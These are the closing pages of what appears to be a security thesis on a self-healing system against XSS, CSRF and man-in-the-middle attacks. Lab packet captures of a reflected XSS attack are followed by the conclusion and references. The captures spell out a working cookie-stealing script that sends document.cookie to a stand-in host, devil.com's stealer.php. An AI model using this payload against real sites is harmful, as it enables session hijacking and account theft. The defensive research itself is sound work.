
```
XSSReflected.pcapng  [Wireshark 1.8.6 (SVN Rev 48142 from /trunk-1.8)]
Filter: ip.addr == 10.10.10.2 && http

No.  Time        Source       Destination   Protocol  Length Info
  24 17.3090900 10.10.10.2   10.10.10.15   HTTP      630 GET /userinfo/inputG.php?name=%3Cscript%3Evoid(%27&email=%27);document.location=%22http://devil.com/myimage/stealer.php?cookie=
  25 17.3113460 10.10.10.15  10.10.10.2    HTTP      516 HTTP/1.1 200 OK  (text/html)

⊞ Frame 24: 630 bytes on wire (5040 bits), 630 bytes captured (5040 bits) on interface 0
⊞ Ethernet II, Src: Trendnet_c4:d6:4f (00:14:d1:c4:d6:4f), Dst: WistronI_14:49:4a (3c:97:0e:14:49:4a)
⊞ Internet Protocol Version 4, Src: 10.10.10.2 (10.10.10.2), Dst: 10.10.10.15 (10.10.10.15)
⊞ Transmission Control Protocol, Src Port: 36000 (36000), Dst Port: http (80), Seq: 1, Ack: 1, Len: 564
⊟ Hypertext Transfer Protocol
  ⊟ GET /userinfo/inputG.php?name=%3Cscript%3Evoid(%27&email=%27);document.location=%22http://devil.com/myimage/stealer.php?cookie=%22%2bdocument.cookie;%3C/script%3E HTTP/1.1\r\n
    ⊟ [Expert Info (Chat/Sequence): GET /userinfo/inputG.php?name=%3Cscript%3Evoid(%27&email=%27);document.location=%22http://devil.com/myimage/stealer.php?cookie=%22%2bdocument.cookie;%3C/script%3E
        [Message: GET /userinfo/inputG.php?name=%3Cscript%3Evoid(%27&email=%27);document.location=%22http://devil.com/myimage/stealer.php?cookie=%22%2bdocument.cookie;%3C/script%3E HTTP/1.1\r\n]
        [Severity level: Chat]
        [Group: Sequence]
      Request Method: GET
      Request URI: /userinfo/inputG.php?name=%3Cscript%3Evoid(%27&email=%27);document.location=%22http://devil.com/myimage/stealer.php?cookie=%22%2bdocument.cookie;%3C/script%3E
      Request Version: HTTP/1.1
    Host: banka.com\r\n
    Connection: keep-alive\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n
    User-Agent: Mozilla/5.0 (Linux; Android 4.4.4; Nexus 7 Build/KTU84P) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/43.0.2357.93 Safari/537.36\r\n
    Accept-Encoding: gzip, deflate, sdch\r\n
    Accept-Language: en-US,en;q=0.8,zh-CN;q=0.6,zh;q=0.4\r\n
    Cookie: TestCookie=Testinfo\r\n
    \r\n
    [Full request URI: http://banka.com/userinfo/inputG.php?name=%3Cscript%3Evoid(%27&email=%27);document.location=%22http://devil.com/myimage/stealer.php?cookie=%22%2bdocument.cookie;%3C/script%3E]

0000  3c 97 0e 14 49 4a 00 14  d1 c4 d6 4f 08 00 45 00   <...IJ.. ...O..E.
0010  02 68 22 01 40 00 3f 06  ef 6a 0a 0a 0a 02 0a 0a   .h".@.?. .j......
0020  0a 0f 8c a0 00 50 33 0c  27 02 aa 16 fd 73 80 18   .....P3. '....s..
0030  05 59 53 a5 00 00 01 01  08 0a 00 02 07 04 05 ba   .YS..... ........
0040  57 39 47 45 54 20 2f 75  73 65 72 69 6e 66 6f 2f   W9GET /u serinfo/

Ready to load or capture | Packets: 46 Displayed: 2 Marked: 0 Dropped: 0 Load time: 0:00.005 | Profile: Default
```

Fig. 88. Captured Reflected XSS Attack Step 1 Packet




```
XSSReflected.pcapng  [Wireshark 1.8.6 (SVN Rev 48142 from /trunk-1.8)]
Filter: ip.addr == 10.10.10.2 && http

No.  Time        Source       Destination   Protocol  Length Info
  24 17.3090900 10.10.10.2   10.10.10.15   HTTP      630 GET /userinfo/inputG.php?name=%3Cscript%3Evoid(%27&email=%27);document.location=%22http://devil.com/myimage/stealer.php?cookie=
  25 17.3113460 10.10.10.15  10.10.10.2    HTTP      516 HTTP/1.1 200 OK  (text/html)

⊞ Frame 25: 516 bytes on wire (4128 bits), 516 bytes captured (4128 bits) on interface 0
⊞ Ethernet II, Src: WistronI_14:49:4a (3c:97:0e:14:49:4a), Dst: Trendnet_c4:d6:4f (00:14:d1:c4:d6:4f)
⊞ Internet Protocol Version 4, Src: 10.10.10.15 (10.10.10.15), Dst: 10.10.10.2 (10.10.10.2)
⊞ Transmission Control Protocol, Src Port: http (80), Dst Port: 36000 (36000), Seq: 1, Ack: 565, Len: 450
⊟ Hypertext Transfer Protocol
  ⊟ HTTP/1.1 200 OK\r\n
    ⊟ [Expert Info (Chat/Sequence): HTTP/1.1 200 OK\r\n]
        [Message: HTTP/1.1 200 OK\r\n]
        [Severity level: Chat]
        [Group: Sequence]
      Request Version: HTTP/1.1
      Status Code: 200
      Response Phrase: OK
    Date: Sun, 21 Jun 2015 17:23:09 GMT\r\n
    Server: Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7\r\n
    X-Powered-By: PHP/5.4.7\r\n
  ⊟ Content-Length: 212\r\n
      [Content length: 212]
    Keep-Alive: timeout=5, max=100\r\n
    Connection: Keep-Alive\r\n
    Content-Type: text/html\r\n
    \r\n
⊟ Line-based text data: text/html
    <html>\r\n
    <head>\r\n
    <title>PHP Form</title>\r\n
    </head>\r\n
    <body>\r\n
    Welcome <script>void('! Your Email is ');document.location="http://devil.com/myimage/stealer.php?cookie="+document.cookie;</script>!\r\n
    </body>\r\n
    </html>\r\n
    \r\n

0000  00 14 d1 c4 d6 4f 3c 97  0e 14 49 4a 08 00 45 00   .....O<. ..IJ..E.
0010  01 f6 12 37 40 00 40 06  00 00 0a 0a 0a 0f 0a 0a   ...7@.@. ........
0020  0a 02 00 50 8c a0 aa 16  fd 73 33 0c 29 36 80 18   ...P.... .s3.)6..
0030  01 04 2a 0d 00 00 01 01  08 0a 05 ba 57 3f 00 02   ..*..... ....W?..
0040  07 04 48 54 54 50 2f 31  2e 31 20 32 30 30 20 4f   ..HTTP/1 .1 200 O

Ready to load or capture | Packets: 46 Displayed: 2 Marked: 0 Dropped: 0 Load time: 0:00.005 | Profile: Default
```

Fig. 89. Captured Reflected XSS Attack Step 2 Packet


XSSReflected.pcapng [Wireshark 1.12.5 (v1.12.5-0-g5819e5b from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: ip.addr == 10.10.10.2 && http
Expression... Clear Apply Save

```
No.   Time        Source      Destination   Protocol Length Info
  48 9.01094600 10.10.10.2   10.10.10.16   HTTP      675 GET /myimage/stealer.php?cookie=TestCookie=Testinfo HTTP/1.1
  51 9.21697300 10.10.10.16  10.10.10.2    HTTP      333 HTTP/1.1 200 OK  (text/html)

⊞ Frame 48: 675 bytes on wire (5400 bits), 675 bytes captured (5400 bits) on interface 0
⊞ Ethernet II, Src: Trendnet_c4:d6:4f (00:14:d1:c4:d6:4f), Dst: Sony_e3:4a:a3 (f0:bf:97:e3:4a:a3)
⊞ Internet Protocol Version 4, Src: 10.10.10.2 (10.10.10.2), Dst: 10.10.10.16 (10.10.10.16)
⊞ Transmission Control Protocol, Src Port: 46226 (46226), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 609
⊟ Hypertext Transfer Protocol
  ⊟ GET /myimage/stealer.php?cookie=TestCookie=Testinfo HTTP/1.1\r\n
    ⊟ [Expert Info (Chat/Sequence): GET /myimage/stealer.php?cookie=TestCookie=Testinfo HTTP/1.1\r\n]
        [GET /myimage/stealer.php?cookie=TestCookie=Testinfo HTTP/1.1\r\n]
        [Severity level: Chat]
        [Group: Sequence]
      Request Method: GET
      Request URI: /myimage/stealer.php?cookie=TestCookie=Testinfo
      Request Version: HTTP/1.1
    Host: devil.com\r\n
    Connection: keep-alive\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n
    User-Agent: Mozilla/5.0 (Linux; Android 4.4.4; Nexus 7 Build/KTU84P) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/43.0.2357.93 Safari/537.36\r\n
    Referer: http://banka.com/userinfo/inputG.php?name=%3Cscript%3Evoid(%27&email=%27);document.location=%22http://devil.com/myimage/stealer.php?cookie=%22%2bdocument.coo
    Accept-Encoding: gzip, deflate, sdch\r\n
    Accept-Language: en-US,en;q=0.8,zh-CN;q=0.6,zh;q=0.4\r\n
    \r\n
    [Full request URI: http://devil.com/myimage/stealer.php?cookie=TestCookie=Testinfo]
    [HTTP request 1/1]
    [Response in frame: 51]

0000  f0 bf 97 e3 4a a3 00 14  d1 c4 d6 4f 08 00 45 00   ....J... ...O..E.
0010  02 95 57 7a 40 00 3f 06  b9 c3 0a 0a 0a 02 0a 0a   ..Wz@.?. ........
0020  0a 10 b4 92 00 50 6e 92  50 78 08 58 d5 b9 80 18   .....Pn. Px.X....
0030  05 59 53 8f 00 00 01 01  08 0a 00 02 07 10 00 04   .YS..... ........
0040  22 ce 47 45 54 20 2f 6d  79 69 6d 61 67 65 2f 73   ".GET /m yimage/s

File: "C:\Auburn\wireshark\XSSReflected.pc...  Packets: 68 · Displayed: 2 (2.9%) · Dropped: 0 (0.0%)  Profile: Default
```

Fig. 90. Captured Reflected XSS Attack Step 3 Packet


XSSReflected.pcapng [Wireshark 1.12.5 (v1.12.5-0-g5819e5b from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: ip.addr == 10.10.10.2 && http
Expression... Clear Apply Save

```
No.   Time        Source      Destination   Protocol Length Info
  48 9.01094600 10.10.10.2   10.10.10.16   HTTP      675 GET /myimage/stealer.php?cookie=TestCookie=Testinfo HTTP/1.1
  51 9.21697300 10.10.10.16  10.10.10.2    HTTP      333 HTTP/1.1 200 OK  (text/html)

⊞ Frame 51: 333 bytes on wire (2664 bits), 333 bytes captured (2664 bits) on interface 0
⊞ Ethernet II, Src: Sony_e3:4a:a3 (f0:bf:97:e3:4a:a3), Dst: Trendnet_c4:d6:4f (00:14:d1:c4:d6:4f)
⊞ Internet Protocol Version 4, Src: 10.10.10.16 (10.10.10.16), Dst: 10.10.10.2 (10.10.10.2)
⊞ Transmission Control Protocol, Src Port: 80 (80), Dst Port: 46226 (46226), Seq: 1, Ack: 610, Len: 267
⊟ Hypertext Transfer Protocol
  ⊟ HTTP/1.1 200 OK\r\n
    ⊟ [Expert Info (Chat/Sequence): HTTP/1.1 200 OK\r\n]
        [HTTP/1.1 200 OK\r\n]
        [Severity level: Chat]
        [Group: Sequence]
      Request Version: HTTP/1.1
      Status Code: 200
      Response Phrase: OK
    Date: Sun, 21 Jun 2015 17:23:25 GMT\r\n
    Server: Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7\r\n
    X-Powered-By: PHP/5.4.7\r\n
  ⊟ Content-Length: 30\r\n
      [Content length: 30]
    Keep-Alive: timeout=5, max=100\r\n
    Connection: Keep-Alive\r\n
    Content-Type: text/html\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 0.206027000 seconds]
    [Request in frame: 48]
⊟ Line-based text data: text/html
    <b>Page Under Construction</b>

0000  00 14 d1 c4 d6 4f f0 bf  97 e3 4a a3 08 00 45 00   .....O.. ..J...E.
0010  01 3f 1f 92 40 00 40 06  00 00 0a 0a 0a 10 0a 0a   .?..@.@. ........
0020  0a 02 00 50 b4 92 08 58  d5 b9 6e 92 52 d9 80 18   ...P...X ..n.R...
0030  01 04 29 57 00 00 01 01  08 0a 00 04 22 e3 00 02   ..)W.... ...."...
0040  07 10 48 54 54 50 2f 31  2e 31 20 32 30 30 20 4f   ..HTTP/1 .1 200 O

Frame (frame), 333 bytes  Packets: 68 · Displayed: 2 (2.9%) · Dropped: 0 (0.0%)  Profile: Default
```

Fig. 91. Captured Reflected XSS Attack Step 4 Packet

7 Conclusion

The research presented in this thesis describes Preemptive Self-healing System (PSS) which provides attack detection and prevention, and real-time forensics against XSS/CSRF attack, MitM attack, MitB attack, memory scraping attack, Keylogger and malwares communication with C&C server launched through Rogue APs. The possibility of impersonating client or server in PSS system through memory scraping attack is 2^{-135} and the partial compromised secrets or devices are easy to be detected in real-time. As to kernel-based keylogger with screen capture and mouse motion detection abilities, the possibility of stealing user's password is as low as $2^{-135}\left(\prod_{k=1}^{m} P_k\left(\frac{l}{m}\right)\right)^n$, because of multiple input methods.

Moreover, the PSS is also able to maintain the state of traffic, correlate the events based on state and record the correlated logs of suspicious packets in customized relational database in order to trace back the attack origins with complexity reduction for real-time forensics. With the hierarchical indexes and data structure, the time complexity of query logs for some open tab is $O(p)$ where p is significantly smaller than m, which is more efficient compared with typical solution's complexity $O(p \log unp)$. If the query includes i different open tabs and j logs, the time complexity of query all j logs from the database is $O(i + j \log p)$, whereas the typical solution is over $O(unp)$, which is simply scan all logs and infeasible for real-time forensics.

To demonstrate the security strength, the mathematic analysis is provided. And a prototype of PSS system against MitM attack and XSS/CSRF attack launched by Rogue APs is implemented as case study to show the feasibility. The PSS solution is able to defeat multiple stage attacks launched by Rogue APs because of the unpredictable space-time data mutation, maintenance of session state and SACL for intrusion detection and prevention, and real-time forensics with a significant complexity reduction.

8 References

[1] T. D. <tim@dierks.org>, “The Transport Layer Security (TLS) Protocol Version 1.2.” [Online]. Available: https://tools.ietf.org/html/rfc5246. [Accessed: 03-Oct-2015].

[2] T. M. Le, R. P. Liu, and M. Hedley, “Rogue access point detection and localization,” in *2012 IEEE 23rd International Symposium on Personal Indoor and Mobile Radio Communications (PIMRC)*, 2012, pp. 2489–2493.

[3] K. G. Kyriakopoulos, F. J. Aparicio-Navarro, and D. J. Parish, “Detecting misbehaviour in WiFi using multi-layer metric data fusion,” in *2013 IEEE International Workshop on Measurements and Networking Proceedings (M N)*, 2013, pp. 155–160.

[4] H. Han, B. Sheng, C. C. Tan, Q. Li, and S. Lu, “A Timing-Based Scheme for Rogue AP Detection,” *IEEE Trans. Parallel Distrib. Syst.*, vol. 22, no. 11, pp. 1912–1925, Nov. 2011.

[5] R. Shrestha and S. Y. Nam, “Access point selection mechanism to circumvent rogue access points using voting-based query procedure,” *IET Commun.*, vol. 8, no. 16, pp. 2943–2951, 2014.

[6] A. Godber and P. Dasgupta, “Countering rogues in wireless networks,” in *2003 International Conference on Parallel Processing Workshops, 2003. Proceedings*, 2003, pp. 425–431.

[7] L. Fazal, S. Ganu, M. Kappes, A. S. Krishnakumar, and P. Krishnan, “Tackling security vulnerabilities in VPN-based wireless deployments,” in *2004 IEEE International Conference on Communications*, 2004, vol. 1, pp. 100–104 Vol.1.

[8] “OpenVPN,” *Wikipedia, the free encyclopedia*. 18-Sep-2015.

[9] S. K. <kent@bbn.com>, “IP Authentication Header.” [Online]. Available: https://tools.ietf.org/html/rfc4302. [Accessed: 04-Oct-2015].

[10] S. K. <kent@bbn.com>, “IP Encapsulating Security Payload (ESP).” [Online]. Available: https://tools.ietf.org/html/rfc4303. [Accessed: 04-Oct-2015].

[11] “IEEE Standard for Information technology—Telecommunications and information exchange between systems Local and metropolitan area networks—Specific requirements.” IEEE Computer Society, 2013.

[12] W. Maes, T. Heyman, L. Desmet, and W. Joosen, “Browser Protection Against Cross-site Request Forgery,” in *Proceedings of the First ACM Workshop on Secure Execution of Untrusted Code*, New York, NY, USA, 2009, pp. 3–10.

[13] B. Mewara, S. Bairwa, and J. Gajrani, “Browser’s defenses against reflected cross-site scripting attacks,” in *2014 International Conference on Signal Propagation and Computer Technology (ICSPCT)*, 2014, pp. 662–667.

[14] H. Shahriar and M. Zulkernine, “Client-Side Detection of Cross-Site Request Forgery Attacks,” in *2010 IEEE 21st International Symposium on Software Reliability Engineering (ISSRE)*, 2010, pp. 358–367.

[15] B. Mewara, S. Bairwa, J. Gajrani, and V. Jain, “Enhanced browser defense for reflected Cross-Site Scripting,” in *2014 3rd International Conference on Reliability, Infocom Technologies and Optimization (ICRITO) (Trends and Future Directions)*, 2014, pp. 1–6.

[16] S. Tiwari, R. Bansal, and D. Bansal, “Optimized client side solution for cross site scripting,” in *16th IEEE International Conference on Networks, 2008. ICON 2008*, 2008, pp. 1–4.

[17] T. Alexenko, M. Jenne, S. D. Roy, and W. Zeng, “Cross-Site Request Forgery: Attack and Defense,” in *2010 7th IEEE Consumer Communications and Networking Conference (CCNC)*, 2010, pp. 1–2.

[18] W. Zeller and E. W. Felten, “Cross-site request forgeries: Exploitation and prevention,” *N. Y. Times*, pp. 1–13, 2008.

[19] S. Rauti and V. Leppänen, “Browser Extension-based Man-in-the-browser Attacks Against Ajax Applications with Countermeasures,” in *Proceedings of the 13th International Conference on Computer Systems and Technologies*, New York, NY, USA, 2012, pp. 251–258.

[20] M. Cova, C. Kruegel, and G. Vigna, “Detection and Analysis of Drive-by-download Attacks and Malicious JavaScript Code,” in *Proceedings of the 19th International Conference on World Wide Web*, New York, NY, USA, 2010, pp. 281–290.

[21] P. Likarish, Eunjin Jung, and Insoon Jo, “Obfuscated malicious javascript detection using classification techniques,” in *2009 4th International Conference on Malicious and Unwanted Software (MALWARE)*, 2009, pp. 47–54.

[22] O. Ismail, M. Etoh, Y. Kadobayashi, and S. Yamaguchi, “A Proposal and Implementation of Automatic Detection/Collection System for Cross-Site Scripting Vulnerability,” in *Proceedings of the 18th International Conference on Advanced Information Networking and Applications - Volume 2*, Washington, DC, USA, 2004, p. 145–.

[23] J. Hizver and T. Chiueh, “An Introspection-Based Memory Scraper Attack against Virtualized Point of Sale Systems,” in *Financial Cryptography and Data Security*, G. Danezis, S. Dietrich, and K. Sako, Eds. Springer Berlin Heidelberg, 2012, pp. 55–69.

[24] L. Guan, J. Lin, B. Luo, J. Jing, and J. Wang, “Protecting Private Keys against Memory Disclosure Attacks Using Hardware Transactional Memory,” in *2015 IEEE Symposium on Security and Privacy (SP)*, 2015, pp. 3–19.

[25] K. Harrison and S. Xu, “Protecting Cryptographic Keys from Memory Disclosure Attacks,” in *37th Annual IEEE/IFIP International Conference on Dependable Systems and Networks, 2007. DSN ’07*, 2007, pp. 137–143.

[26] E. de la Hoz, G. Cochrane, J. M. Moreira-Lemus, R. Paez-Reyes, I. Marsa-Maestre, and B. Alarcos, “Detecting and defeating advanced man-in-the-middle attacks against TLS,” in *Cyber Conflict (CyCon 2014), 2014 6th International Conference On*, 2014, pp. 209–221.

[27] K. Bicakci, D. Unal, N. Ascioglu, and O. Adalier, “Mobile Authentication Secure against Man-in-the-Middle Attacks,” in *2014 2nd IEEE International Conference on Mobile Cloud Computing, Services, and Engineering (MobileCloud)*, 2014, pp. 273–276.

[28] J. Braun, “Ubiquitous support of multi path probing: Preventing man in the middle attacks on Internet communication,” in *2014 IEEE Conference on Communications and Network Security (CNS)*, 2014, pp. 510–511.

[29] K. Brasee, S. K. Makki, and S. Zeadally, “A Novel Distributed Authentication Framework for Single Sign-On Services,” in *IEEE International Conference on Sensor Networks, Ubiquitous and Trustworthy Computing, 2008. SUTC ’08*, 2008, pp. 52–58.

[30] H. Okhravi, T. Hobson, D. Bigelow, and W. Streilein, “Finding Focus in the Blur of Moving-Target Techniques,” *IEEE Secur. Priv.*, vol. 12, no. 2, pp. 16–26, Mar. 2014.

[31] T. Weigold, T. Kramp, R. Hermann, F. Höring, P. Buhler, and M. Baentsch, “The Zurich Trusted Information Channel – An Efficient Defence Against Man-in-the-Middle and Malicious Software Attacks,” in *Trusted Computing - Challenges and Applications*, P. Lipp, A.-R. Sadeghi, and K.-M. Koch, Eds. Springer Berlin Heidelberg, 2008, pp. 75–91.

[32] A. Bottoni and G. Dini, “Improving Authentication of Remote Card Transactions with Mobile Personal Trusted Devices,” *Comput Commun*, vol. 30, no. 8, pp. 1697–1712, Jun. 2007.

[33] M. Sidheeq, A. Dehghantanha, and G. Kananparan, “Utilizing trusted platform module to mitigate botnet attacks,” in *2010 International Conference on Computer Applications and Industrial Electronics (ICCAIE)*, 2010, pp. 245–249.

[34] F. Bin Mat Nor, K. A. Jalil, and J.-L. A. Manan, “An enhanced remote authentication scheme to mitigate man-in-the-browser attacks,” in *2012 International Conference on Cyber Security, Cyber Warfare and Digital Forensic (CyberSec)*, 2012, pp. 271–276.

[35] A. G. Abbasi, S. Muftic, and I. Hotamov, “Web Contents Protection, Secure Execution and Authorized Distribution,” in *2010 Fifth International Multi-Conference on Computing in the Global Information Technology (ICCGI)*, 2010, pp. 157–162.

[36] P. Goyal, N. Bansal, and N. Gupta, “Averting man in the browser attack using user-specific personal images,” in *Advance Computing Conference (IACC), 2013 IEEE 3rd International*, 2013, pp. 1283–1286.

[37] R. Krishnan K and R. Kumar, “Securing User Input As a Defense Against MitB,” in *Proceedings of the 2014 International Conference on Interdisciplinary Advances in Applied Computing*, New York, NY, USA, 2014, pp. 50:1–50:5.

[38] S. Biedermann, T. Ruppenthal, and S. Katzenbeisser, “Data-centric phishing detection based on transparent virtualization technologies,” in *2014 Twelfth Annual International Conference on Privacy, Security and Trust (PST)*, 2014, pp. 215–223.

[39] C. Herley and D. Florencio, “How to login from an Internet café without worrying about keyloggers,” in *Symp. on Usable Privacy and Security*, 2006.

[40] Y. Xiao, C.-C. Li, M. Lei, and S. V. Vrbsky, “Differentiated Virtual Passwords, Secret Little Functions, and Codebooks for Protecting Users From Password Theft,” *IEEE Syst. J.*, vol. 8, no. 2, pp. 406–416, Jun. 2014.

[41] P. Umadevi and V. Saranya, “Stronger authentication for password using virtual password and secret little functions,” in *2014 International Conference on Information Communication and Embedded Systems (ICICES)*, 2014, pp. 1–6.

[42] A. Hofmann and B. Sick, “Online Intrusion Alert Aggregation with Generative Data Stream Modeling,” *IEEE Trans. Dependable Secure Comput.*, vol. 8, no. 2, pp. 282–294, Mar. 2011.

[43] S. Rekhis and N. Boudriga, “A System for Formal Digital Forensic Investigation Aware of Anti-Forensic Attacks,” *IEEE Trans. Inf. Forensics Secur.*, vol. 7, no. 2, pp. 635–650, 2012.

[44] K. A. Garcia, R. Monroy, L. A. Trejo, C. Mex-Perera, and E. Aguirre, “Analyzing Log Files for Postmortem Intrusion Detection,” *IEEE Trans. Syst. Man Cybern. Part C Appl. Rev.*, vol. 42, no. 6, pp. 1690–1704, 2012.

[45] A. Sharma, Z. Kalbarczyk, R. Iyer, and J. Barlow, “Analysis of Credential Stealing Attacks in an Open Networked Environment,” in *2010 4th International Conference on Network and System Security (NSS)*, 2010, pp. 144–151.

[46] L. Wang, R. Zhang, and S. Zhang, “A Model of Computer Live Forensics Based on Physical Memory Analysis,” in *2009 1st International Conference on Information Science and Engineering (ICISE)*, 2009, pp. 4647–4649.

[47] M. Long and C.-H. J. Wu, “Energy-efficient and intrusion-resilient authentication for ubiquitous access to factory floor information,” *IEEE Trans. Ind. Inform.*, vol. 2, no. 1, pp. 40–47, 2006.

[48] J. Tsai, N. Lo, and T. Wu, “Novel Anonymous Authentication Scheme Using Smart Cards,” *IEEE Trans. Ind. Inform.*, vol. Early Access Online, 2012.

[49] T. Matsunaka, A. Kubota, and T. Kasama, “An Approach to Detect Drive-By Download by Observing the Web Page Transition Behaviors,” in *2014 Ninth Asia Joint Conference on Information Security (ASIA JCIS)*, 2014, pp. 19–25.

[50] B. Min and V. Varadharajan, “A New Technique for Counteracting Web Browser Exploits,” in *Software Engineering Conference (ASWEC), 2014 23rd Australian*, 2014, pp. 132–141.

[51] K. R. Kishore, M. Mallesh, G. Jyostna, P. R. L. Eswari, and S. S. Sarma, “Browser JS Guard: Detects and defends against Malicious JavaScript injection based drive by download attacks,” in *Applications of Digital Information and Web Technologies (ICADIWT), 2014 Fifth International Conference on the*, 2014, pp. 92–100.

[52] T. Kasama, K. Yoshioka, D. Inoue, and T. Matsumoto, “Malware Detection Method by Catching Their Random Behavior in Multiple Executions,” in *2012 IEEE/IPSJ 12th International Symposium on Applications and the Internet (SAINT)*, 2012, pp. 262–266.

[53] P. Krysiuk, S. Doherty, and C. Wueest, “The State of Financial Trojans 2013,” Symantec, Security Response, Dec. 2013.

[54] P. Paganini, “Man in the Browser attacks scare banking world,” *securityaffairs.co*, 05-Sep-2013. [Online]. Available: http://securityaffairs.co/wordpress/17538/cyber-crime/man-browser-attacks-scare-banking.html.

[55] “Keystroke logging,” *Wikipedia, the free encyclopedia*. 07-Sep-2015.

[56] N. Pavkovic and L. Perkov, “Social Engineering Toolkit #x2014; A systematic approach to social engineering,” in *2011 Proceedings of the 34th International Convention MIPRO*, 2011, pp. 1485–1489.

9 Appendix A: Update ChaCha20 Secret

